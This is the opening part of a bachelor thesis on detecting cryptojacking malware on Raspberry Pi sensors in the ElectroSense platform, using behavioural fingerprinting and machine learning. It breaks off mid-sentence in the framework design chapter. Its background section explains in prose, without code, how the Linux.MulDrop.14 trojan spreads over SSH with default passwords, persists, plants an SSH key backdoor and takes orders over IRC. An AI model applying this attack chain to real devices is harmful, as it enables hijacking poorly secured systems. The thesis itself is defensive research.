University of Zurich[UZH]

BACHELOR THESIS – Communication Systems Group, Prof. Dr. Burkhard Stiller

Intelligent and Behavioral-based Detection of Cryptominers in Resource-constrained Spectrum Sensors

Konstantin Moser
Zürich, Switzerland
Student ID: 17-706-169

Supervisor: Dr. Alberto Huertas Celdran, Jan von der Assen
Date of Submission: April 11, 2022

University of Zurich
Department of Informatics (IFI)
Binzmühlestrasse 14, CH-8050 Zürich, Switzerland

ifi

Bachelor Thesis
Communication Systems Group (CSG)
Department of Informatics (IFI)
University of Zurich
Binzmühlestrasse 14, CH-8050 Zürich, Switzerland
URL: http://www.csg.uzh.ch/

Abstract

Kryptowährungen und IoT-Geräte haben in den letzten Jahren immer mehr an Beliebtheit gewonnen. Zudem interessieren sich Cyberkriminelle zunehmend für Schadsoftware mit integrierten Kryptominern, da diese eine schnelle und anonyme Möglichkeit bieten, Geld zu verdienen. Dies führt dazu, dass auch die Kryptomining-Angriffe auf IoT-Geräte immer mehr zunehmen. Ein moderner Ansatz, um den zunehmenden Cyberangriffen entgegenzuwirken, besteht darin, dynamische Analysemethoden in Kombination mit maschinellem Lernen einzusetzen. Während zahlreiche Ansätze für die Erkennung solcher Angriffe auf normalen Computer vorgestellt werden, gibt es noch wenig Forschung in diesem Bereich in Verbindung mit IoT-Geräten. Deshalb schlägt die zugrunde liegende Arbeit verschiedene überwachte und unüberwachte Modelle vor, die darauf abzielen, Kryptojacking aus der Perspektive der Geräte zu erkennen. Dafür werden Datensätze benötigt, die sowohl normales, als auch infiziertes Geräteverhalten enthalten. Um die genannten Daten zu erheben, wird ein Überwachungsskript verwendet, das in regelmäßigen Abständen die Anzahl von Leistungsereignissen eines Raspberry Pis misst. Dieser ist als Sensor Teil einer IoT-Crowdsensing Plattform namens ElectroSense und wird später mit einem Kryptojacker infiziert. Um diese Modelle zu erstellen, werden erst Daten mit der genannten Methode gesammelt und dann vorverarbeitet. Danach können verschiedene Algorithmen des maschinellen Lernens damit trainiert werden. Anschliessend wird die Leistung der Modelle mit verschiedenen statistischen Methoden bewertet. Das Modell, das auf dem unüberwachten Isolation Forest Algorithmus basiert, erreicht die beste gewichtete Gesamtgenauigkeit von 93,9%. Wenn die Genauigkeit nicht gewichtet wird, schneidet das Local-Outlier-Factor Modell mit 97,7% am besten ab. Bei den überwachten Modellen erreicht der Decision Tree Classifier den besten F1-Score-Makro-Durchschnitt von 76%. Wenn die F1-Scores dagegen per Klasse gewichtet werden, erhöht sich dieser auf 100%. Da überwachte und unüberwachte Modelle grundlegend unterschiedlich funktionieren, sollten die Prozentwerte nicht direkt verglichen werden. Dennoch wird es deutlich, dass alle trainierten Modelle in der Lage sind, die überwiegende Mehrheit der Angriffsdaten zu erkennen. Dies beweist, dass die Verwendung von maschinellem Lernen in Kombination mit dynamischer Analyse, eine Option zur Erkennung von Kryptojackern in IoT-Geräten ist.

With the rising popularity of cryptocurrencies and IoT devices, the number of cryptomining attacks on such devices is intensifying as they are often poorly secured. The reason cybercriminals are increasingly interested in cryptominers is that they offer a fast and anonymous way of making money while taking low risks. A modern approach for detecting cyber attacks is to combine behavioural fingerprinting analysis with machine learning models. While recent works provide numerous state-of-the-art approaches for general computers, literature shows little research on detecting malicious cryptomining

on IoT devices. Therefore, the underlying thesis proposes different supervised and unsupervised models that aim at detecting cryptojacking on IoT devices from the devices' perspective. One of the requirements to train machine learning models effectively are data sets containing clean, as well as infected device behaviour. Therefore, behavioural monitoring is predominantly performed on a Raspberry Pi using a monitoring script that periodically measures the number of performance events. The test device is part of a real-world IoT crowdsensing platform called ElectroSense, whose sensor will be infected with a cryptojacker as part of this thesis. The framework creation process involves collecting and preprocessing data and the training of different ML-based algorithms. The performance of the models is evaluated using various statistical methods. The model based on the Isolation Forest algorithm, which takes an unsupervised approach, achieves the best overall weighted accuracy of 93.9%. The unsupervised Local Outlier Factor model performs best with 97.7% if the accuracy is not weighted. Regarding the supervised models, the Decision Tree classifier achieves the best F1-Score macro average of 76%, which transforms to 100% if the F1-Scores are weighted per class. Because supervised and unsupervised approaches work fundamentally different, the percentages should not be compared directly due to varying evaluation metrics and individual strengths and weaknesses. Nonetheless, it becomes clear that all the trained detection modules are able to detect the vast majority of attack samples during the evaluation. This proves, that using machine learning models combined with behaviour fingerprinting is a viable option to detect cryptojackers in IoT devices.

Acknowledgments

First and foremost, I would like to express my special thanks to my supervisors, Dr. Alberto Huertas Celdran and Jan von der Assen. Without their guidance and comprehensive insight, this thesis would not have been possible. They were always patient and offered continued support throughout the past six months. Also, I want to express my deepest gratitude to Prof. Dr. Burkhard Stiller for this opportunity. Furthermore, I offer my appreciation to all members of the Communication Systems Group and the Department of Informatics at the University of Zurich. Finally, my heartfelt thanks go to my supportive parents and my loving girlfriend, whose understanding and attention were unwavering.

Contents

Chapter 1

Introduction

The growth of Internet of Things (IoT) devices has been immense, and the market has been evolving ever since. The IoT Market was estimated to be around $7.1 Trillion in the year 2020 [6]. It is clear that the scope for IoT has expanded and will keep expanding. The connection of everyday items obviously offers many great opportunities. However, the number of attacks on IoT devices grows with it simultaneously. The problem with many IoT devices is that most users do not care about security when connecting their devices to their home network. At the same time, many developers of IoT devices do not focus on security when developing these devices [6],[80]. For example, a well known cyber attack affecting IoT devices is the infamous Mirai Botnet. It was designed to perform large scale Distributed-Denial-of-Service (DDoS) attacks by exploiting vulnerabilities in poorly secured devices. Because of the enormous bot count, the Mirai Botnet is to hold to account for the most significant DDoS attack in recent history [7]. Thus, the security aspect of IoT devices is critical to avoid further largescale attacks. Consequently, the number of works that aim at protecting IoT devices against malware has grown substantially in recent years [86]. Currently, there are numerous research areas and different approaches to choose from.

One of the scenarios where IoT devices thrive are crowdsensing platforms [79]. Crowdsensing is an approach in which a large, widely dispersed group of participants obtains reliable data from the field using IoT devices [76]. This approach has already been used to collect spectrum data worldwide by a platform called ElectroSense [13],[85]. Unfortunately, cyberattacks on these types of IoT networks and platforms are becoming more common [77]. Especially with the cryptocurrency boom in recent years, cryptojackers are gaining popularity amongst cybercriminals [81],[82]. Cryptojacker is an upcoming type of malware that installs cryptominers on the infected device, in turn, it lets the hacker illicitly mine cryptocurrency for himself. Therefore, further research in the field of cybersecurity and cryptojackers, particularly in combination with IoT devices, is required. This thesis combines the fields of Cryptojacking with Machine Learning (ML), Device Fingerprinting, and IoT Devices, contributing to the protection against cryptomining attacks. The combination of all the mentioned fields is unprecedented. The underlying thesis attempts to fill this gap.

1.1 Motivation

Technology is moving fast and some serious security challenges come, especially with IoT devices [6]. In regular home computers, anti-malware software is everyday use nowadays. Nevertheless, the number of malware is increasing rapidly. There are a handful of different methods to identify, analyze and classify different types of malware. Unfortunately, attackers constantly optimize their methods to evade the detection methods. This is the reason that the detection of malware continues to be a challenge [9].

Static and the Dynamic approaches are the two different techniques that exist to detect and analyze malware. Static malware detection uses a signature-based approach for malware analysis. This means stepping into the code of malware to determine a signature. Using static analysis methods, a signature is created by analysing the binary file, a unique identifier for a binary file [9]. It can involve file fingerprinting, reverse engineering and debugging. During a signature based process, the code is never actually run [10]. Signature based detection is a common approach in today's antivirus software. However, due to the rapid increase in the number and variants of malicious software, this type of detection has become inefficient for sophisticated malware. Dynamic analysis, on the other hand, monitors the behaviour of malware while in execution. The system is therefore set up in a sandbox environment. The effects of execution are monitored thoroughly in this isolated virtual environment without taking the risk of damaging the system [6],[9],[10]. The focus is set on what the malware does at run-time rather than how it does it.

To monitor the effects of malware, the creation of a dataset is an indispensable first step. When looking at public datasets that model devices' behaviour, it can be observed that most datasets focus on network-related metrics. It is warranted to model the network flow of devices infected with malware, such as Botnets, one of the most widespread. However, these types of datasets miss capturing the internal behaviour of devices while solely focusing on communication [14]. Furthermore, one is dependent on other devices to capture the network flow and therefore does not represent an autonomous approach. In case of other malware types like cryptojackers, which maliciously try to mine cryptocurrencies on an infected device, modelling the internal behaviour of the device is crucial for a better understanding of its functionality. Moreover, even with a dynamic analysis approach, it is almost impossible to keep up with the number of new attacks and variants. There are millions of attack reports per day, which presents the opportunity for ML to make an impact in the cybersecurity landscape [84]. ML models can help to detect new threats without relying on signatures like antivirus software in the past. Furthermore, with the use of different techniques, ML can learn from large datasets efficiently, which makes it viable for malware detection. Even though a rule-based system might be able to handle more data in terms of processing, ML allows better decisions using extensive data. This makes some cybersecurity experts believe that Artificial Intelligence (AI) powered anti-malware tools could help revolutionize scanning engines in the modern days [26]. As mentioned beforehand, there is no comparable work yet that combines Cryptojacking, ML, Device Fingerprinting and IoT Devices. To that end, this work is a contribution to modern cybersecurity research.

1.2 Description of Work

To improve the outlined challenges, this thesis focuses on creating an intelligent and behavioural framework, being able to detect cryptominers affecting Linux-based and resource-constrained spectrum sensors. The test device is a Raspberry Pi, part of the real-world IoT crowdsensing platform Electrosense. Upfront, required background information and related works on the topic are reviewed in detail. To create such a framework, the behaviour of an uncontaminated ElectroSense sensor is monitored firstly. For comparison, the Raspberry Pi is then infected with a cryptojacker and further monitored. In order to choose a prevalent cryptojacker, recent versions that affect resource-constrained devices using Linux on top of ARM architectures were analyzed. The last step focuses on designing, implementing, and validating an ML-based detection module capable of detecting anomalies produced by cryptominers.

1.3 Thesis Outline

The following section provides the required background information on malicious cryptomining and device fingerprinting. Afterwards, literature regarding cryptojacker detection, ML, and device fingerprinting are reviewed to understand what has been proposed by related works already. Chapter four describes the process of designing and implementing the framework, step by step. Subsequently, the collected results are evaluated and discussed. The final chapter consists of a summary, conclusions, and possible future work.

Chapter 2

Background

This chapter contains the background information that is relevant to this thesis. Behaviour-based detection of cryptominers is based on concepts such as device fingerprinting and cryptojacking, which are explained hereafter.

2.1 Cryptomining

Cryptocurrencies and their inherent technology offer massive potential for the future. People from different sectors can explore the immense potential today's cryptocurrencies hold [4]. Bitcoin, for example, is well known because it is the first cryptocurrency ever. It aims to be a peer-to-peer digital, decentralised currency. To understand the process of mining cryptocurrencies, one needs to know that there are multiple ways to obtain Bitcoin. Firstly, one can purchase Bitcoin on an exchange. Consequently, many different exchanges offer to convert fiat money into Bitcoin or other cryptocurrencies and vice versa. Secondly, one can get Bitcoin by selling goods from faucets, brokerages, or a bitcoin ATM. The most relevant way for the underlying thesis is through mining. Miners are compensated for securing and operating the Bitcoin network [4], as is the case for other networks too. Cryptomining itself refers to solving cryptographic puzzles with the use of computer power. These calculations are highly complex and require a lot of computing power. It takes time to process complex data blocks, which results, among other things, in high power consumption [2].

Cryptocurrencies are purely digital and are not managed or issued by governments or banks. Because there is no central authority, cryptocurrencies use a decentralised distribution method. This is the reason that so-called "Miners" record, verify, and post all transactions made [2]. During the process of crypto mining, so-called data blocks and transaction records are added to the blockchain. In other words, blockchain is the public record of all transactions [1]. Furthermore, successful operations are registered and timestamped in a so-called proof-of-work protocol [3]. This is to ascertain that only one transaction with a monetary unit is carried out at a time [2]. The proof-of-work protocol

is crucial to avoid double transactions and guarantee secure payments. After a transaction has successfully been processed, miners receive cryptocurrency pro-rata. Hence, it is called crypto "mining" as it allows new coins into circulation [1].

This process of mining cryptocurrencies is entirely legal in most countries. As a result, cybercriminals are increasingly hijacking other people's or organisations' devices for mining purposes. This is called cryptojacking. Cryptojacking makes the hijacker liable to prosecution. Cryptojackers are a type of malware which allow the hacker to illicitly mine cryptocurrency for himself. Cryptojacking is a particular class of cyberattacks. It can target individuals, institutions, IoT devices and even industrial control systems. Cryptojacking could somehow be viewed as an anti-thesis to ransomware. Criminals' loot is cryptocurrency mined by abusing third party machines. The goal of ransomware, on the other hand, is to put others' machines out of operation [11].

Originally, cryptocurrency mining was performed on the Central Processing Unit (CPU). Due to limited processing speed and high power consumption, output was reasonably limited. Since then, technology has evolved fiercely. A good example is the highly profitable gaming industry, thanks to which the performance of Graphics Processing Units (GPU) has skyrocketed during the last decade. Comparing a standard GPU with a CPU, the GPU can execute about 800 times more 32-bit instructions per cycle. In addition, the mining device has to decode different hashes with similar digits repeatedly. Therefore, GPUs are naturally more efficient in performing similar kinds of repetitive calculations. Meanwhile, CPUs thrive when it comes to performing diversified multi-tasking functions [17]. However, there are still cryptocurrencies that rely on CPU mining. This makes mining accessible even to low-end hardware users. Monero, for example, also called XMR, is an open-source-cryptocurrency that was introduced in 2014. XMR mining happens on CPUs. What makes monero unique is that its trades are highly anonymous [18].

A Raspberry Pi's CPU performance is far superior to its GPU performance. While the computing power is still far from modern Desktops, the built-in 1.2GHz quad-core CPU can run many applications. It is not easy to successfully mine in the Bitcoin network. This is because of the dominance of big miners. It is more likely to mine Monero than Bitcoin with a standard CPU. Thus, the most widely mined cryptocurrency on a Raspberry Pi is Monero [56].

2.2 Cryptojackers

Cybercriminals are increasingly interested in cryptominers. The reason is that it is relatively easy to make money fully anonymously with coins like Monero, which even guarantees high liquidity [43]. Nowadays, if a new exploit is found, it does not take long until there is malware that utilizes the new exploit. Chances are astoundingly high that one of those will be a cryptojacker. EternalBlue is a leaked Windows exploit discovered by the National Security Agency (NSA). It is the name of a software vulnerability in Microsoft's Windows operating system, and likewise, for the tool NSA developed to weaponize the bug [44]. Since then, numerous eternal blue botnets have been exposed. Some of them converted the infected devices into mining bots for Monero. As a result, botnets with

more than half a million bots were exposed, mainly consisting of Microsoft servers. With such high numbers of Bots, their owners are able to produce large amounts of money [40]. In the meantime, the eternal blue exploit mainly was patched.

Compared with home computers and phones, most other IoT devices have weak security. Security cameras, for example, are a prime target for cybercriminals because they are often connected to public networks and are relatively generic [45]. The demand for IoT devices is growing faster than device makers' interest in cybersecurity. This is a problem, because cybercriminals can easily hijack large numbers of inadequately protected IoT devices and abuse them for cryptomining. Even though the processing power of such a single device is limited, the sheer amount of poorly secured devices makes up for it [45].

The Raspberry Pi, one of the most widely used IoT devices, has a history of cryptojacker attacks. The most successful is called Linux.MulDrop.14. In this section, the functionality of the cryptojacker will be explained step by step. It is the same type of cryptojacker used for this thesis. The trojan Linux.MulDrop.14, sometimes also referred to as UNIX_PIMINE.A, occurred for the first time in May 2017. It was engineered to infect Raspberry Pis only [23]. The goal was to transform Raspberry systems into mining slaves controlled by the attacker. Linux.MulDrop.14 scans the local network specifically for Raspberry Pis and tries to establish a connection via an SSH server. If successful, the trojan will remotely run a simple bash script which finally infects the newly connected device. Raspbian, the former Raspberry Pi operating system, was highly vulnerable to these attacks for a long time due to an overlooked security gap. Firstly, the SSH-Port 22 was always active on all Raspberry Pis by default. Secondly, all systems, if not changed manually by the user, used the same login in the standard settings [22]. The combination of attack surface via a Secure Shell (SSH) server and a uniform password was an easy target for cybercriminals back in the early days. In the first step, the program writes a copy of itself in a randomly named sub-directory of */opt/*. Then, it enters itself in */etc/rc.local* so that the system automatically executes the start routine when it boots. Then it deletes the *.bashrc* files in the pi directory and the root so that local bash configurations do not impede the trojan. Additionally, the script kills a list of competing malware and other services that could get in the way of Linux.MulDrop.14. In the next step, the password is changed, and its own SSH key is added to the *authorized_keys* file in the root's SSH folder [6]. This SSH backdoor turns the Raspberry Pi system into a remote-controlled zombie. Moreover, the public Google resolver (8.8.8.8) is added to */resolv.conf*. Via Internet Relay Chat (IRC), the trojan connects to a control system and downloads further data, which it then executes again as a bash script. This way, hackers can add any functionality they want to the trojan at a later point in time. The infected device is now part of a botnet, which the attacker controls via IRC commands [6]. Accordingly, Linux.MulDrop.14 downloads the crypto miner via IRC. When started, the miner increases the processor load massively [22]. Finally, the code ends with a routine for the viral spread of the malware. The script installs the stand-alone network scanner tool called Zmap. Following a network scan of every available IPv4 address on port 22, the trojan attacks each detected client in the network with default Raspberry Pi credentials [6]. Finally, the cycle starts all over again.

2.3 Device Fingerprinting

IoT devices have become a staple these days. The prevalence of IoT devices has been subject to exponential growth in recent years. While the network-based world offers countless advantages, the number of malfunctions and cyber threats is increasing at even pace. Cybercrime, in general, has soared lately. Detection of potential misbehaviour triggered by cyberattacks, system faults, or misconfigurations is essential for today's interconnected society [19]. It is thus essential to identify the capabilities of such IoT devices beforehand, to possibly expose misbehaviours. As a result, the device behaviour fingerprinting field has recently raised promising interest in the research community. It focuses on the creation and management of fingerprints that model the behaviour of the device, and its components [19]. These so-called fingerprints are device behaviour patterns that can detect potential issues or attacks in the early stages. Thanks to early detection, misbehaviours can be dealt with as they occur, thereby extending devices' high-performance run time.

There are two ways to detect attacks in which fingerprinting is relevant. The first one is to model the normal behaviour and train unsupervised ML models. Unsupervised learning analyzes and clusters unlabeled datasets with the use of ML [78]. Device fingerprinting is beneficial here because the models do not rely on signatures. This way, they are able to detect new malware. The models try to detect standard behaviour deviations during evaluation from an anomaly detection standpoint. Tested data is then either flagged as normal or anomalies. The other possibility is to collect both normal and abnormal data, which then will be used to perform classification tasks [19]. This is also called the supervised ML approach.

Chapter 3

Related Work

The thesis scope combines Cryptojacking with Device Fingerprinting and ML-based on IoT Devices. As a first step, works focusing on the detection of cryptojackers, will be discussed. Later, light is shed on how Device Fingerprinting is currently used for malware detection.

3.1 Cryptojacker Detection

Since the emergence of Bitcoin, the cryptocurrency industry is exploded. Simultaneously, malware that runs cryptominers, has spread quickly. Therefore, the research on optimising the detection of cryptominers has long begun. The state-of-the-art of cryptomining attacks have been investigated by [27]. They examine the malware code but also the behaviour upon execution. Authors distinguish between two main attack approaches. They are, installable cryptomining, and web browser-based cryptomining. Installable binary cryptomining describes the conventional approach of using modified versions of publicly available cryptomining software like XMRig [28]. Browser-based cryptomining instead exploits the JavaScript technology of web pages. Furthermore, the paper analyses the techniques cybercriminals establish to avoid detection permanently. There are plenty more works that go in the direction of "cryptojacker analysis". For example, in [29] where Musch et al. propose a 3-phase analysis approach, trying to identify these mining scripts and conduct a large-scale study on the prevalence of cryptojacking. They identify that 1 out of 500 websites host a mining script on average. However, the focus of this section lies more on the different detection approaches of cryptojackers. All the featured works of section 3.1 are displayed in Table 3.1 to compare fileless attacks and installable cryptojackers with one another.

One of the earliest and most widespread approaches to detect malicious miners was the analysis of static signatures [49]. This was common practice for other types of malware as well [30]. Therefore several solutions emerged in 2018 like MinerBlock [31] and Dr.Mine [32]. Both implement static methods. However, the dynamic approach has proven to be more effective in detecting cryptojackers than the static approach, even though sophisticated cryptominers might not utilize all the device's capabilities [83]. Firstly, many

Work	Year	Device	Cryptojacker Type	Source	Approach&Algorithm	Result
11	2021	GC	Fileless	CPU opcodes	Dynamic Analysis: Random Forest	up to 100% accuracy
35	2018	GC	Fileless	Runtime stacks	Runtime behaviour-based profilers	260% more samples found than last public report
36	2019	GC	Fileless	Hashing Functions & Calling Stacks	Hash Based Profiler & Stack Structure Based Profiler	high precision, 2770 malicous web pages detected all true positive
37	2019	GC	Fileless	Web Workers, Parallel Tasks, WebAssembly, Hash Algorithms, MessageLoop Event Load, WebSockets, PostMessage Event Load	SVM based classifier	97.9% accuracy and 1.1% false positive
38	2018	GC	Fileless	Total amount of processor ticks & Javascript APIs	SVM based classifier	99,90% accuracy
39	2018	GC	Fileless	Wasm Modules	Semantic signature-matching	98% accuracy
40	2018	GC	Fileless	Hashing Code, Wasm Analysis, Cryptographic Functions	Static Analysis	93.78% accuracy and 11.36% false negative
41	2020	GC & Cloud Devices	Fileless	Compute Signature, Memory Signature, Network Signature	Deep Learning (PoW algorithm)	Cloud Device: 97.3% accuracy, Desktop Device: 96.4% accuracy
42	2019	GC	Fileless	HPCs monitoring Hardware Events	Random Forest & SVM	95% accuracy
48	2020	Virtual Machines	Fileless	CPU Usage Metrics	Two-Level Classification, Random Subspace Method, Multiple-Instance SVM, Sequential Minimal Optimization	99.2% accuracy
25	2020	GC	Installable	Opcodes	Static Analysis: LSTM, Attention-based LSTM, CNN	95% accuracy and low false positive rate
25	2020	GC	Installable	System call events	Dynamic Analysis: Adam algorithm	99% accuracy and 0.6% false positive rate
33	2019	Virtual Machines	Installable	Network Flow, Transferred packet Size,	Flowmon ADS	99.9% and 94.7% precision
46	2019	GC	Installable	Called Functions and Modules Endpoint Flow Consistency	Random Forest, SVM, Multi-layer perceptron classifier	92.46% accuracy

Table 3.1: Cryptojacker Detection Solutions

different variants make a static analysis approach inefficient. Secondly, many obfuscation techniques let the malware evade detection with a static approach. Consequently, the dynamic approach prevailed [49].

3.1.1 Browser-based Cryptomining

Regarding browser-based mining, several highly accurate detection systems have already been proposed by researchers. In [11], authors focus on the detection of Browser-based cryptomining, which occur directly through the browser. They happen on seemingly legitimate websites or other typical applications. Because the attack is fileless, no signature exists, and therefore the attack is practically invisible to endpoint security. The success of these so-called fileless attacks has increased drastically in recent years [11]. Considering that such types of attacks can easily evade static detection, dynamic analysis of data sets has successfully been used to create a model which can prevent and mitigate such attacks. First, they used debuggers to create data sets with the dynamic opcodes of each runtime. Opcodes are Operational codes which are the assembly language instructions directly performed by the CPU. Next, the ML algorithm Random Forest was utilized for training a model . Results show that browser-based cryptomining can be detected by dynamic opcode analysis with an accuracy of up to 100% [11].

Hong et al. [36] propose a behaviour-based detector that analyzes the cumulative time spent on stack characteristics of threads and hashing operations. The papers of Kharraz et al. [37] and Rodriguez & Posegga [38] both suggest building a Support Vector Machine (SVM) based classifier. Kharraz et al. use runtime, network, mining, and browser events as parameters, while in a similar approach, Rodriguez and Posegga use network traffic features and memory events as criteria. Furthermore, Wang et al. [39] and Konoth et al. [40] both propose a detection system that examines the WebAssembly (Wasm) modules, and that counts the number of specific instructions. They then compare the analyzed

module with cryptojacking malware Wasms. Konoth et al. additionally monitor the cache events during runtime. Kelton et al. [41] on the other hand, use Deep Learning combined with computation, memory, and network features to build a cryptojacking classifier.

In [42] Conti et al. focus on the hardware aspect, similar to the approach applied in this thesis. However, instead of using a monitoring script, Hardware Performance Counters (HPC) are used to create signatures of the processors to grasp the execution pattern of the mining algorithms. Even though this thesis does not focus on browser-based cryptomining itself, the paper by Gomes and Correia [48] is fundamentally related. Their goal is to detect cryptojackers by measuring CPU usage metrics. By using the *mpstat* command-line tool, they are able to store all CPU related metrics in individual files. Each processor core is monitored and stored independently. Additionally, the average activity is calculated. The data are then processed by different supervised ML classifiers, which achieve accuracy rates up to 99.2%. It becomes evident that there has been ample research in recent years to counter the browser-based cryptojacking boom.

3.1.2 Installable Cryptomining

Besides, there are many works related to host-based installable cryptojacker detection, as applied in this thesis. One of the more recent papers following a deep learning approach for both static and dynamic analysis to detect cryptominer malware is [25] by Darabian et al. They focus on the detection of installable cryptomining with the use of AI. An important symptom of a cryptojacker infection is frequent callings of cryptographic libraries. To this end, a sequence consisting of system calls of each cryptojacker was created. Regarding the control data set needed for a comparison, a python tool was used. It attempts to mimic human actions on benign apps. This is how a sequence of a computer in regular use is simulated without the occurrence of any malware. Both data sets were later used during the dynamic analysis. For the static analysis, opcode data were used again. This is a typical approach in the case of malware. Different networks were used to build a deep learning structure enabling the training of powerful models. Both the Recurrent Neural Network (RNN) models LSTM and ATT-LSTM, and a Convolutional Neural Network (CNN) was used to process sequential data. Google Tensor Flow was used as the backend infrastructure to perform model evaluation tasks. With the use of deep learning, they were able to achieve an accuracy rate to detect malicious cryptominers of 95% for static and 99% for the dynamic analysis [25].

Instead of focusing on the opcodes and system calls in his bachelor thesis [33], Obuch firstly monitored and studied the network flows of Cryptominers. Based on their network characteristics, a method was implemented to detect installable cryptominers. The first parameter of detecting mining activities through the network flow was selecting specified, different port numbers that mining software frequently used. Secondly, the size of the transferred packets was examined. The third parameter of the method was to find out whether flows between two endpoints in question were consistent in time. The recognized patterns were implemented in the Flowmon ADS, which is a Network anomaly detection system [34]. Accuracy rates up to 99.9% with a precision of 94.7% were achieved using this method [33].

Another thesis focussing on cryptojackers with standalone executable files is "Hunting Traits for Cryptojackers" by Berecz, and Czibula [46]. They seek to identify specific traits by analyzing cryptojackers statically and dynamically. By using statistical methods, they propose 20 specific features of cryptojackers. These are then used to train three supervised learning classification models to distinguish cryptojackers from regular applications. While testing, they achieved an average accuracy of around 92%.

3.2 Device Fingerprinting for Malware Detection

In [19], Sánchez et al. survey the device behaviour fingerprinting field. They study the recent growth of the field regarding application scenarios and behavioural sources as well as processing and evaluation techniques. The two major scenarios are device identification and device misbehaviour detection. Regarding the most recent and representative research for the two scenarios, a review of the device types, behavioural data, processing and evaluation techniques used in these works are done in the first step. In the next step, the works are then analyzed and compared.

Four different behaviour application scenarios are described in [19]. The first is device type or model identification, which targets identifying device models or types. The second is individual device identification, which focuses on identifying the individual device itself compared to devices with the same hardware or software. Thirdly, malfunction and fault detection uses device behaviour changes to detect malfunctioning components or faulty devices. Finally, the present thesis will discuss the fourth behaviour application scenario in detail. It is the attack detection employing device behaviour fingerprinting.

There are five different approaches to collecting relevant data used for the detection. These approaches are all based on different measurable metrics. They are either Network-based, Sensor-based, System calls/System logs/Software signature-based, hardware event-based or Resource usage-based. The Resource usage-based attack detection is the most relevant for this thesis[19].

The most frequently used source is monitoring the network flow. Most of the research done in this direction focus on IoT devices. There are, however, also solutions for General Computers (GC), software-defined networking and network functions virtualization. In [50] for example, Hamad et al. use packet headers and payload data. They use it to extract flow-based features and then create device type fingerprints. Comparably, classification ML algorithms and white lists are utilized to detect unauthorized devices. Most of these works focus on common attacks like flooding or port scans, but also on more sophisticated ones like ransomware, botnets, or DDoS attacks [19].

Another approach of behaviour-based attack detection is sensor-based. To this end, sensor measurements are analyzed and utilized to detect common attacks like Flooding, Impersonation or Denial-of-Service (DoS). In [51] for example, the Euclidean distance from normal sensor measurements is calculated to recognize already known as well as unknown attacks. The majority of these works are based on IoT, and Industrial Control System environments [19].

Furthermore, some solutions are based on system calls, execution logs, and software signatures. Data sets are created that rely on some of these behaviours to model the device's activity. Creech and Hu [52], for instance, employed an intrusion detection system that revolves around system call patterns. With this type of behaviour monitoring, attack situations can be detected on a broad spectrum of different device types [19].

Another approach is to use HPCs for dataset creation. This falls under the category of Hardware event-based attack detection. HPCs, the acronym for Hardware Performance Counters, are special-purpose registers that count performance-related parameters like the number of branches created or the number of interrupted instructions. They are embedded directly into the processor of resource-constrained devices such as IoT devices or embedded systems. By analyzing the hardware-related activities within these computer systems, the authors of [53] were able to detect malicious modifications in the firmware. Moreover, in [21] Basu et al. also use a hardware-based detection approach. They present an analytical framework using HPCs on Linux and Android platforms to detect malware. In addition, they develop a mathematical framework and thus display a theoretical analysis of the security guarantees of HPC-based malware detection.

The last but most crucial approach for this thesis is resource usage-based attack detection. Resource usage metrics are monitored in this process [19]. This way, the system's behaviour can be studied, resulting in useful information on the malware's behaviour on the device.

A DoS detection solution in cluster-based systems was proposed in [54] by Shone et al. To overcome the challenges of monitoring in system-of-systems environments, they propose a novel monitoring framework. Similarly to this thesis, resource usage metrics are used to model the system's behaviour. Additionally, processes and file modifications were monitored. The proposed solution and algorithms perform effectively, and their initial results look promising. Furthermore, Barbhuiya et al. [20] propose RADS, which stands for Real-time Anomaly Detection System. It is specialized in cryptomining and DDoS attack detection in cloud data centres. Both CPU utilization and Network traffic metrics are collected for anomaly detection. They utilize the Interquartile Range algorithm to perform a spike detection analysis [19]. Then a one-class classification-based algorithm is trained to flag anomalies. They achieved accuracy rates up to 95% with only 0-3% false positive rates. Another solution, which follows a resource usage-based attack detection approach, is described in [55] by Aloseel et al. It is based on an architectural framework called anomalous resource consumption detection. Anomalous performance and resource consumption patterns are distinguished from a pre-determinable reference model to detect cyber-attacks against embedded systems. Different features like CPU temperature & utilization, memory load, and many more were monitored and stored in data sets. In MATLAB, 24 different algorithms based on six models were trained on the data sets. In terms of classification, the SVM algorithms and algorithms like K-nearest Neighbor (KNN) have performed best. They concluded that their solution is very effective against multiple types of cyber-attacks as they achieved accuracy percentages of around 100%. In [87] the authors use AutoRegressive (AR) statistical models on autoscaling systems to perform a resource behavioural analysis on micro services. They present a mechanism that identifies when a cloud system should be autoscaled. This helps the owners reduce resource wastage and detect DoS and microservice stress attacks. Therefore, CPU usage

statistics were used to train an AR model that could detect both test attacks performed for testing purposes. In [24], Bridges et al. present an experimental design and algorithm for power-based malware detection. They prove in a verifiable manner that the power profile of a CPU is affected by rootkits. Several supervised kernel-based SVM classifiers trained on both regular and infected profiles are used and compared with an unsupervised one-class anomaly detection ensemble.

Looking at Table 3.1, it becomes recognizable that all of the listed devices are either GCs, cloud devices or virtual machines. This clearly shows a lack of work dealing with the detection of cryptominers in IoT devices. This one-sided device choice of the related work does not go along with the growing importance of IoT devices in recent years. Furthermore, usage-based attack detection is undoubtedly an underused approach for IoT devices. Therefore, the underlying thesis provides the first approach to detecting cryptojackers in infected IoT devices by monitoring their internal behaviour.

Chapter 4

Framework Design

In this chapter, the used hardware and the creation process of the framework are described in detail. First, the scenario of the Raspberry Pi as part of the ElectroSense platform is outlined. Afterwards, the necessary changes made to the Linux.MulDrop.14 code are illustrated. Lastly, the framework creation process is explained in three steps, starting with the data collection. Therefore, the monitoring script's architecture is illustrated, and the monitored events are listed. The second part explains how the data was preprocessed to be viable for later steps. Those are data scaling and the actual model training, illustrated in the last part.

4.1 Scenario: ElectroSense

Thanks to the flourishing IoT-device market, crowdsensing has gained popularity in recent years. The concept of crowdsensing is that many different individuals collect an extensive data collection. One such platform is ElectroSense which analyzes the radio spectrum efficiently and reliably. It aims at having large-scale deployments while using affordable hardware to make the spectrum data accessible to the general public [12]. It is an open initiative; in other words, everyone interested can participate and thus be granted access to the collected data. The reason behind this initiative is that the knowledge about the actual utilization of the radio spectrum is limited, even though the radio spectrum allocation is well regulated, which is remarkable. With regards to hardware, radio sensors combined with a radio front-end and a small computer are everything that is needed to set up a device and contribute to spectrum measurements. The computer of choice is preferably a Raspberry Pi [12]. The software running on the Raspberry Pi is an open-source software which means that it is freely available on Github [13]. The Raspberry Pi is a small-scale computer following the Advanced RISC Machines (ARM) architecture with standard ports like HDMI, USB and Ethernet. Even though it is a low-cost item, it is a little capable device that can do everything one expects from a desktop computer [8]. It has a wide range of applications and is lately utilized for many different IoT projects [6]. Therefore, it is suitable for researchers as a platform for observations in the direction of cybersecurity. For this reason, the Raspberry Pi is the selected 